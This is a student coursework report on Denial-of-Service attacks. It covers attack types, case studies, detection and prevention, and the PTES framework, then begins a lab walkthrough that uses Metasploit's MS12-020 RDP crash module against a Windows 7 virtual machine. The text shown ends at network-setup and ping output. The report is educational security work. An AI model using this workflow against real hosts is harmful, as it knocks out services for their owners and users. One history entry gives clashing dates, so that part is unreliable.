



slington college
(इरिलिङ्टन कलेज)

Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework

Year 2024 - 2025

Student Name: Diwash Ram Joshi London Met ID: 23056250

Student Name: Prince Bista London Met ID: 23056188

Student Name: Kapil Khadka London Met ID: 23056747

Student Name: Aayush Aryal London Met ID: 23056138

Assignment Due Date: Monday, 12nd May 2025

Assignment Submission Date: Monday, 12nd May 2025

Word Count: 5900

I confirm that I understand my coursework needs to be submitted online via MySecondTeacher under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

L2N11 Team 2 - Cyber Security_in Computing.docx

 Islington College, Nepal

Document Details

Submission ID

trn:oid::3618-95451029

Submission Date

May 12, 2025, 12:08 PM GMT+5:45

Download Date

May 12, 2025, 12:10 PM GMT+5:45

File Name

L2N11 Team 2 - Cyber Security_in Computing.docx

File Size

37.5 KB

33 Pages

5,749 Words

32,264 Characters



Page 1 of 38 - Cover Page

Submission ID trn:oid::3618-95451029







Page 2 of 38 - Integrity Overview

Submission ID trn:oid::3618-95451029

11% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Match Groups

-  **32 Not Cited or Quoted 8%**
Matches with neither in-text citation nor quotation marks.
-  **16 Missing Quotations 3%**
Matches that are still very similar to source material.
-  **1 Missing Citation 0%**
Matches that have quotation marks, but no in-text citation.
-  **0 Cited and Quoted 0%**
Matches with in-text citation present, but no quotation marks.

Top Sources

-  **6% Internet sources**
-  **1% Publications**
-  **10% Submitted works (Student Papers)**

Integrity Flags

0 Integrity Flags for Review

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.

Match Groups

- 32 Not Cited or Quoted 8%**
Matches with neither in-text citation nor quotation marks
- 16 Missing Quotations 3%**
Matches that are still very similar to source material
- 1 Missing Citation 0%**
Matches that have quotation marks, but no in-text citation
- 0 Cited and Quoted 0%**
Matches with in-text citation present, but no quotation marks

Top Sources

- 6% Internet sources
- 1% Publications
- 10% Submitted works (Student Papers)

Top Sources

The sources with the highest number of matches within the submission. Overlapping sources will not be displayed.

1	Internet	en.wikipedia.org	1%
2	Submitted works	University of Sunderland on 2024-03-15	<1%
3	Internet	waycastle.com	<1%
4	Internet	www.manageengine.com	<1%
5	Internet	www.coursehero.com	<1%
6	Submitted works	University of West London on 2025-04-25	<1%

Table of Contents

1. Introduction	1
1.1 Types of Cyber Attacks	2
1.2 Current Scenario	4
1.3 Aims and objective	4
1.4 Report Structure	4
2. Background	6
2.1 Denial of Service (DOS) attack	6
2.2 Historical Context	7
2.3 Types of DoS Attacks	7
2.4 Real-World Case Studies	8
2.4 Detection and Prevention Techniques	9
2.4.1 Detection Methods	9
2.4.2 Prevention Strategies	10
2.5 PTES (Penetration Testing Execution Standard)	10
3. Demonstration	13
3.1 Practical Demonstration	13
3.1.1 Phase 1: Pre-Engagement Interactions.	14
3.1.2 Phase 2: Intelligence Gathering	18
3.1.3 Threat Modelling	19
3.1.4 Vulnerability Analysis	20
3.1.5 Phase 5: Exploitation	21
3.1.6 Phase 6: Post-Exploitation	25
3.1.7 Phase 7: Reporting	28
4. Mitigation	29

5. Evaluation	31
5.1 Advantages of DoS attack	31
5.2 Disadvantages of DoS attack.....	32
5.3 Application Area.....	33
6. Conclusion	34
7. References.....	35

Table of Figure

Figure 1: Cyber Attack (Human Focus, 2023)	1
Figure 2: Common Types of Attack according to market size (ResearchGate,2022)	2
Figure 3: DoS Attack process (XIPH Cyber, 2022)	6
Figure 4: PTES Phases (DATAMI 2025)	10
Figure 5: Starting of Kali Linux	16
Figure 6: Starting Windows 7	16
Figure 7: IP address of Kali Linux	17
Figure 8: : IP address of Windows 7.....	17
Figure 9: Communicating to the target device.....	18
Figure 10: Identifying Ports and services	18
Figure 11: Identifying live hosts on the network	19
Figure 12: Vulnerability Analysis	20
Figure 13: Running Metasploitable.....	21
Figure 14: Getting access to Metasploitable	21
Figure 15: Searching the command maxchannelids	22
Figure 16: Selecting the id.....	22
Figure 17: Options of the MS12_020 maxchannelids.....	23
Figure 18: Setting the host IP to attack	23
Figure 19: Result after adding correct target IP address	23
Figure 20: Exploiting the target.	24
Figure 21: Demonstration result	24
Figure 22: Before attack:	25
Figure 23: Before attack	25
Figure 24: After attack	26
Figure 25: After attack	26
Figure 26: Before attack	27
Figure 27: After attack.....	27

1. Introduction

Cyberattack is a series of operations carried out by threat actors attempting to destroy computers, computer networks, or other computing systems, gain unauthorized access, or steal data. One can initiate a cyberattack anywhere. A single actor, a group, one single tactic, technique, and procedure (TTP), or one or more TTPs can utilize it to facilitate the assault. Those who carry out cyberattacks are often hackers, threat actors, cybercriminals, or bad actors. Others do them on their own, with other attackers, or on behalf of a crime organization. Cybercriminals perform cyberattacks for a variety of reasons. Sometimes for financial interests or gains, or for personal interests. Others are hacktivists trying to pursue political agendas, social agendas, etc. (Imperva,2025)



Figure 1: Cyber Attack (Human Focus, 2023)

According to Cyber Attacks Statistics, Global cyber-attacks grew significantly in 2024, with the average number of attacks per week per organization increasing by 44%. Education industry is the most affected industry with a 75% over and over increase per year. While government ranks 2nd and Healthcare ranks 3rd as most targeted industries. Most of attacks were conducted through Email, almost 68% attacks were arrived from there. (Check Point, 2025)

1.1 Types of Cyber Attacks

1. Malware
2. Phishing
3. Denial of Service (DoS)
4. SQL Injection
5. Man in the middle
6. Zero-day exploit




Figure 2: Common Types of Attack according to market size (ResearchGate, 2022)

1. Malware

Malware, or malicious program, is any intrusive program created by hackers and other cyber-criminals with the intention of stealing information and destroying or even ruining computers and computer systems. Trojans, worms, spyware, adware, ransomware, and viruses are just a few examples of known instances of malware. Big volumes of information have been stolen in recent virus assaults. (Cisco, 2025)

2. Phishing

Phishing is one of the commonly used social engineering methods that are often aimed at stealing credit card data and logon credentials from users. It happens when an attacker makes the victim open an email, instant message, or text message that pretends to be an authentic organization. The victim is tricked into accessing an infected link, which can cause sensitive data to be exposed, the computer to become frozen for a ransom attack, or the injection of malware. (Imperva, 2025)

3. Denial of Service (DoS)

Denial of Service (DoS) attack is malicious attempt to interrupt the normal functioning of targeted server, service or network by flooding it with huge amounts of internet traffic or exploiting specific protocol weaknesses. When carried out on larger scales using multiple systems, such attacks are referred to as Distributed Denial of Service (DDoS) attacks. Both types of attacks wear out resources, such as bandwidth, memory or CPU cycles, rendering the target system slow, unresponsive or completely unavailable to legitimate users. (Cloudflare, 2025)

4. SQL Injection

An SQL injection attack is performed when attackers place malicious code into strings that are then passed to an SQL Server Database Engine instance to parse and execute. Because the Database Engine runs all syntactically acceptable queries that are presented to it, all operations that build SQL statements need to have injection vulnerabilities scrutinized. A determined and sophisticated attacker can even use parameterized data. (Microsoft, 2025)

5. Man in the middle

The "man-in-the-middle" attack takes place when an attacker intercepts traffic from two targets. A hacker may "listen" into two systems communication, or two individuals communication, or a system's communication with an individual. The goal of the Man-in-the-Middle attack is to steal money information, passwords, or confidential data, and/or have the victim do an activity, e.g., complete a transaction, alter logon credentials, or initiate the transferring of money. (Crowd Strike, 2025)

6. Zero-day Exploit

Zero-day (0day) exploit is an attack exploiting a known but unknown to vendors or antivirus weakness in the software. The attacker rapidly prepares an exploit and launches an attack upon finding the weakness in the program before there's time available for the relevant parties or organizations to address it. Lack of defense makes such an attack very probable to succeed. Zero-day attack is, therefore, an urgent security threat. Email file attachments targeting weaknesses in the program to open an email file or weaknesses in certain file formats like Word, Excel, PDF, or Flash, and Web browsers are targeted all the time because they are commonly utilized. (Imperva, 2025)

1.2 Current Scenario

In this age of hyper-connectivity, systems, services and networks are important for the smooth functioning and continuity of businesses, governments and individuals. With advances in technology, growth dependency on internet-based systems, and increased complexity of operation, the level and scale of these cyber threats has increased. These threats include Denial of Service (DoS) attacks, which are more severe, and persistent threats affecting the integrity and availability of Information Technology (IT) infrastructure with organizations.

1.3 Aims and objective

The aim of this project is to get the detail information of DOS attack, to execute attack and watch how it is happening and to mitigate the attack for safety.

The objectives of this coursework report are:

1. To understand the concept of ethical hacking
2. To watch the mitigation against DDoS attack
3. To execute successfully a DDoS attack in a virtual server.
4. To make a proper document of the attack

1.4 Report Structure

1. Introduction

In this part, it describes about different cyberattacks, their ascending trend, and specifically the Denial-of-Service (DoS) attacks are brought to the readers attention. It describes the main idea of the project besides the projected DoS attack, it also shows how it is done, how it was prevented, and the effects of having a safe virtual lab environment in detail.

2. Background

Here we have the nature and the types of DoS attacks (like SYN flood, UDP flood) that exist and some of the cases from the real world, such as job GitHub and Dyn DNS, that have been solved. The text also speaks about PTES and mentions the history of DoS events.

3. Demonstration

In this stage, the process of carrying out a DoS attack by using Kali Linux, Metasploitable, and Windows 7 that are inside Oracle VirtualBox is elaborated on. The graphical demonstrative proof that describes the tools (e.g., nmap, msfconsole) used and the friendly-user environment of execution of the different phases of a PTES-based attack- from the very beginning to the final stage and the anticipated results is given below.

4. Mitigation

Here we deal with both the strategies of detection and prevention. The tools which are to be used for the purpose of detection include Wireshark, Snort, NetFlow, Fail2Ban, and OSSEC. In addition to this, there is also the description of best practices to follow like firewall setup, load balancing, and updated software to minimize DoS threats.

5. Evaluation

This section is the summarizing of the good points and the bad points of DoS attacks: the positive aspects which are to measure the strength of a system and to be a source of publicity for the subject matter and the negative side which is the loss of time, money and the involvement of justice. The areas of application, e.g.: cyberwarfare, ransom, hacktivism, and training are found here.

6. Conclusion

The closing part shows that the DoS attack was completed successfully and the analysis was handled through the PTES framework. It finally makes a point of the necessity of constant practice, the use of efficient detection instruments, and a solid strategy of response should this type of threat occur in the future.

2. Background

2.1 Denial of Service (DOS) attack

Denial of Service (DoS) attack is malicious attempt to interrupt the normal functioning of targeted server, service or network by flooding it with huge amounts of internet traffic or exploiting specific protocol weaknesses. When carried out on larger scales using multiple systems, such attacks are referred to as Distributed Denial of Service (DDoS) attacks. Both types of attacks wear out resources, such as bandwidth, memory or CPU cycles, rendering the target system slow, unresponsive or completely unavailable to legitimate users. (Cloudflare, 2025)

The possible forms of DoS attacks include volumetric flooding attacks, protocol-level exploits and application-layer abuses. The attacks can be launched using a variety of tools requiring different levels of technical expertise. The simplicity and availability of open-source tools that can be used to conduct DoS attacks have made them particularly dangerous.

Its influences can be devilish from temporary downtimes and disgruntled customer dissatisfaction, to millions in lost income and reputation damage. Organizations of whatever shape and size can find themselves as potential targets. High-profile cases the attacks on GitHub, the attacks on the government infrastructure of Estonia, and major DNS providers such as Cloudflare highlight real world examples of the effects of unchecked DoS threats.




Figure 3: DoS Attack process (XIPH Cyber, 2022)

2.2 Historical Context

1. Year 1994: The first ever case of a DoS attack dates back to 1974 when a 13 year old student ran a program that simultaneously accessed all terminals of a shared learning platform located at a nearby computer lab. This caused all machines to crash, requiring manual restarts for all before another user could access the learning platform. (Splunk, 2023)
2. Year 1996: Panix, the third-oldest ISP in the world, was the target of what is thought to be the first DoS attack. On September 6, 1996, Panix was subject to a SYN flood attack, which brought down its services for several days while hardware vendors, notably Cisco, figured out a proper defense. (Wikipedia, 2025)
3. Year 2000: In a significant development, major websites like Yahoo, eBay, CNN, Amazon, and others fell victim to a series of DDoS attacks, which made headlines around the world. These attacks were also attributed to "mafia-boy." (Britannica, 2025)

2.3 Types of DoS Attacks

1. Ping Flood (ICMP flood) attack

An attack tries to flood a target device with ICMP echo-requests in the form of a denial-of-service attack named the "ping flood" to make the target inaccessible to genuine traffic. A distributed denial-of-service attack occurs if attack traffic originates from many devices. (Cloudflare, 2025)

2. SYN flood attack

A SYN flood attack is type of denial of service attack where the target server is repeatedly sent SYN (Synchronize) requests to exhaust the server. A SYN flood attack is intended to exhaust the target server's resources such that it will no longer have the resources to process legitimate traffic. This is made possible due to the very nature of internet communication, the three-way TCP handshake, through which the connection is opened in TCP/IP networks. (Fastly, 2025)

3. UDP flood attack

A UDP flood is one form of denial-of-service attack that attempts to prevent authorised users and requests from accessing a server, system, computer, or bandwidth. UDP floods are sessionless protocols comprised of very low resource utilization and extremely high efficiency. In case one's information technology infrastructure is attacked, DoS or DDoS attacks will typically form part of

very sophisticated threats made from multiple attack vectors, otherwise known as multi-vector attacks. (Akamai, 2025)

2.4 Real-World Case Studies

1. GitHub DDoS Attack (February 28, 2018)

On February 28, 2018, GitHub was hit by largest DDoS attack ever recorded, peaking at 1.35 Tbps via a Memcached amplification vector (Newman, 2018). The attack originated from more than a thousand autonomous systems (ASNs) and thousands of unique endpoints, leveraging misconfigured Memcached servers exposed on UDP port 11211 (Kumar, 2018). Despite employing Akamai Prolexic and other automated mitigation services, GitHub experienced intermittent outages between 17:21 and 17:30 UTC, illustrating the difficulty of defending against high-volume amplification attacks (Foltýn, 2018). In the aftermath, Memcached 1.5.6 was released disabling UDP by default, and the industry moved to secure or firewall-restrict exposed caching servers to prevent similar exploits.

2. Estonia Cyberattacks

On April 27, 2007, a coordinated wave of DDoS attacks targeted Estonian institutions government portals, banks, media outlets, and Internet service providers amid political tensions over a Soviet-era monument relocation. Attackers employed a mix of ping floods and rented botnets, flooding networks with junk traffic over a three-week period and rendering critical services such as online banking and ATMs intermittently unavailable. Citizens and officials resorted to blocking international traffic at the router level, and NATO provided technical support to restore service continuity. Though attribution remained contested, many observers suspected nationalist hackers acting with tacit Kremlin approval; this event directly led to the establishment of Estonia's NATO Cooperative Cyber Defence Centre of Excellence to strengthen collective cyber-defense capabilities.

3. Dyn DNS Attack

On October 21, 2016, the Mirai IoT botnet a vast network of compromised devices using default credentials launched a multi-phase DDoS assault against Dyn, a major DNS provider. The attack peaked between 1.0–1.5 Tbps, employing TCP SYN floods and HTTP request floods that overwhelmed Dyn's authoritative DNS infrastructure. As DNS resolution failed, users across North America and parts of Europe were unable to access high-profile websites including Twitter, Netflix, PayPal, Airbnb, Reddit, and more. Dyn reported that tens of millions of IP addresses participated in the attack, underscoring the security risks inherent in poorly secured IoT ecosystems. This incident catalyzed device recalls, improved default-credential policies in IoT manufacturing, and heightened focus on network-level DDoS defences for critical Internet infrastructure.

2.4 Detection and Prevention Techniques

2.4.1 Detection Methods

1. Network Traffic Analysis

Observation of network traffic in real time through NetFlow, SolarWinds, or even Wireshark can aid in identifying abnormal packet type, unforeseen bursts in traffic, or traffic pattern similar in nature to DoS attacks. Some of these abnormalities include ICMP request or SYN packet flooding which are most likely indicative of an ongoing attack. (VMware, 2025)

2. Intrusion Detection System (IDS)

Intrusion detection tools like Snort to alert based on common DoS attack signatures. These tools alert network managers in advance if unknown or unusual conditions are activated by rules (such as a high volume of traffic or damaged packets). (GeeksforGeeks, 2025)

3. Ping and Latency Monitoring

It is through actively monitoring response times for critical systems through tools like Better Stack or Site24x7 to monitor the slowdowns or lost connections servers or devices that can be identified since these are usually indicators of a DoS attack. (Better Stack, 2025)

4. Log Analysis

Server and firewall logs as well as system and app logs can indicate repeated attempts at access, unsuccessful service queries, or traffic spikes from particular source through IP address. Log

correlation tools such as Splunk or ELK Stack can determine the source and pattern of an attack. (Splunk, 2024)

2.4.2 Prevention Strategies

1. Firewall and Router Configuration

Implement firewalls and routers to restrict or block incoming traffic on certain ports or from suspicious sources. Minimize DoS traffic by activating features including IP filtering, rate limiting, and TCP SYN cookies. (Fortinet, 2025)

2. Use of Anti-DoS Services

Cloud security providers including Cloudflare, AWS Shield, or Akamai have specialized DoS protection offerings that filter out and absorb attack traffic even before reaching your network.

3. Load Balancing

Use load balancers for dividing traffic across several servers. In this way, the danger of any one point of failure is eliminated. Failover systems can also be used for maintaining service continuity during an attack. (Cloudflare, 2025)

4. Regular Software Updates and Patch Management

Updating the system can fix vulnerability (e.g., protocol exploitation or buffer overflows) that an attacker can exploit in order to launch application-level denial-of-service attacks.

2.5 PTES (Penetration Testing Execution Standard)

There are 7 phases outline steps which are involved to conduct a controlled environment penetration testing, from initial planning to delivering a final report.



Figure 4: PTES Phases (DATAMI 2025)

1. Pre-engagement Interactions

A good plan is always formulated before embarking on a journey. During this stage, pentesters make contact with customers in an attempt to determine testing parameters, set time frames, and determine rules of engagement. Because testing can interfere with systems and operations, communications must remain open. Questionnaires are necessary in order to determine objectives and clarify the scope of the test. Success of this stage ultimately depends on having a good understanding of goals and limitations of the client. (Medium, 2023)

2. Intelligence Gathering

This section of the Penetration Testing Execution Standard that normally comprises the following three steps is where useful information about the target system environment is acquired

- a. Passive data collection: This means data collection where there is no direct interaction with the target. Examples include social media reconnaissance and WHOIS queries. (Datami, 2025)
- b. Active data collection: Utilize direct methods of communication, for instance, port scanning or ping scans, in acquiring information from the intended target. (Datami, 2025)
- c. Open-Source Intelligence (OSINT): Gathering information about the target from open-sources, for example; sources from company websites or forums. (Datami, 2025)

3. Threat Modeling

Stage three is thus about developing an approach in threat modelling that is needed in a properly executed penetration test. Threat modelling is about identifying, itemizing out, and ranking out potential threats—in this instance, structural vulnerabilities. All from an attacker perspective. The goal is to provide defense a structured insight in the most likely attacker profile, most likely attack vectors, and what an attacker would most likely attack. (Ceos3c, 2023)

4. Vulnerability Analysis

This is where vulnerability analysis comes in. Port and service scanners and vulnerability scanners are what pen testers use in order to detect flaws in systems and applications. The flaws would range from inadequate design to misconfigured settings. These flaws should be verified if they have been identified in order to ensure that they do occur and are not false

positives. Even though some of these flaws are not vulnerable during testing, they need to be listed in the report because they can pose risks in the future. (Medium, 2023)

5. Exploitation

Based on principles such as these, the pen tester will seek to exploit these identified flaws for the client during this crucial pen testing process.

- a. **Stealth.** These penetration testing methods assist in allowing pen testers access to a system undetected. There are few traffic encryptions, reducing activity levels, and pattern modifications are few. (Datami, 2025)
- b. **Penetration rate.** Speed of client system penetration by penetration testers to reduce exposure. Exposure time of the system is important in reducing the cost of the time. (Datami, 2025)
- c. **Depth of penetration.** In order to gain deeper levels of access, i.e., administrator privileges. One can attempt higher risks for the customer for a deeper level of access. (Datami, 2025)
- d. **Exploitation level.** The term is used for the level of various different forms of vulnerability that are being exploited during penetration testing. (Datami, 2025)

6. Post Exploitation

Getting access is only a part of post-exploitation, with another being knowing what the compromised system is worth and in whose hands it should remain for future use. The sensitivity of information in the compromised system and probable exploitability are estimated by pen testers. Organizations are in a better position to determine what level of threat and remedial measure is needed at this point. (Medium, 2023)

7. Reporting

Reporting is the last step of a pen test where the findings and results are conveyed. The report is an excellent tool for sharing results and findings among technical and non-technical stakeholders. The findings are summarized in high level in an executive summary in a manner that makes it accessible for non-technical staff and managers. The report has comprehensive information regarding exploited systems, flaws, and evidence of exploitation. Patch recommendations and risk rating of vulnerability are also some of the main parts of the research. (Medium, 2023)

3. Demonstration

3.1 Practical Demonstration

In this report we have performed a DoS attack which known as MS12-020 maxchannelids. In this attack we are going to exploit MS12-020 vulnerability which was present in Windows operating system. It can be found in Remote Desktop Protocol. In this attack the attacker sends a sequence of specially developed RDP packets to the target that causes the target to crash and enter blue screen error that causes the system to reboot.

This attack was performed in a virtual network, created with the use of Oracle Virtual Box. Oracle Virtual Box was used to install the required operating systems, that were Microsoft Windows 7, Kali Linux and Metasploitable 2.

The components used in this practical demonstration are:

1. Kali Linux
2. Nmap
3. Ms12-020 maxchannelids
4. Windows 7

3.1.1 Phase 1: Pre-Engagement Interactions.

TOR (Table of reference)

1. Introduction

Purpose:

The main purpose of this project is to investigate and demonstrate the risk and impact of Denial-of-Service (DoS) attacks on information technology systems using platforms like Kali Linux, Windows 7, and Metasploitable 2. The project also aims to explore detection and mitigation strategies to defend against such attacks in a simulated environment.

Background:

A Denial-of-Service (DoS) attack is a cyberattack that aims to make a service or network unavailable by drowning it with traffic or exploiting specific vulnerabilities. Tools like nmap and msfconsole can be used to discover and exploit such weaknesses. Windows 7 and Metasploitable are intentionally vulnerable platforms used in cybersecurity training, and Kali Linux is used as the attacker machine.

2. Objectives

Primary Objectives:

- a. To perform a DoS attack using the MS12-020 vulnerability in a lab setup.
- b. To observe the impact of the attack on service availability.
- c. To apply detection and mitigation strategies against DoS attacks.

Secondary Objectives:

- a. Gain hands-on experience using tools such as Nmap and Metasploit.
- b. Understand PTES framework phases, especially in relation to DoS attacks.
- c. Practice ethical hacking in a safe, simulated environment.

3. Scope of Work

Systems and Applications:

- a. **Target:** Windows 7 and Metasploitable 2.
- b. **Attack Platform:** Kali Linux with Nmap, Metasploit, and auxiliary DoS modules.
- c. Oracle VirtualBox was used to create the isolated network.

Methods of Testing:

- a. Network and port scanning using Nmap.

- b. Exploitation of MS12-020 vulnerability using Metasploit.
- c. Post-attack analysis using ping, service status, and CPU monitoring tools.

Exceptions:

- a. Testing was done only within a local virtual environment.
- b. No attacks were performed on real systems or external networks.

4. Roles and Responsibilities**Project Team:**

- a. **Students:** Conducted vulnerability analysis, executed the attack, documented findings, and suggested mitigation.
- b. **Supervisor/Instructor:** Reviewed ethical considerations and ensured that testing stayed within legal and academic boundaries.

5. Output**Reports:**

- a. **Preliminary Report:** Setup of environment and identified vulnerability.
- b. **Technical Report:** Tools used, step-by-step execution of DoS attack, proof (screenshots), and system behavior before and after the attack.
- c. **Final Report:** Risk evaluation, detection methods, prevention strategies, PTES framework alignment, and recommendations.

Established a controlled lab environment

Step 1: Starting Kali Linux and Windows 7 on a controlled environment on Oracle Virtual Box




Figure 5: Starting of Kali Linux



Figure 6: Starting Windows 7

Step 2: Configuring both Kali Linux and Windows 7 on a virtual network on controlled environment on Oracle Virtual Box



```

kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4


File Actions Edit View Help
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::7165:8842:1992:4505 prefixlen 64 scopeid 0<link>
    ether 08:00:27:ec:72:a2 txqueuelen 1000 (Ethernet)
    RX packets 75285 bytes 4708876 (4.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 967914 bytes 58167176 (55.4 MiB)
    TX errors 0 dropped 18 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 57 bytes 5216 (5.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 57 bytes 5216 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$

```

Figure 7: IP address of Kali Linux



```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Divaash>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::799d:5ef8:a39d:9dd2::11
    IPv4 Address. . . . . : 10.0.2.6
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

Tunnel adapter isatap.{791DA33D-DD6B-4D29-AA4B-D4ADB39989DF}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\Divaash>

```

Figure 8: : IP address of Windows 7

Step 3: Communicating to the target device

Kali Linux is used as the target machine and it is used to test if it is communication with the target device. It is done so by testing if it can ping the target device.

```
(kali㉿kali)-[~]
$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=128 time=1.82 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=128 time=0.714 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=128 time=1.02 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=128 time=1.55 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=128 time=1.10 ms
64 bytes from 10.0.2.5: icmp_seq=6 ttl=128 time=0.662 ms
64 bytes from 10.0.2.5: icmp_seq=7 ttl=128 time=32.9 ms
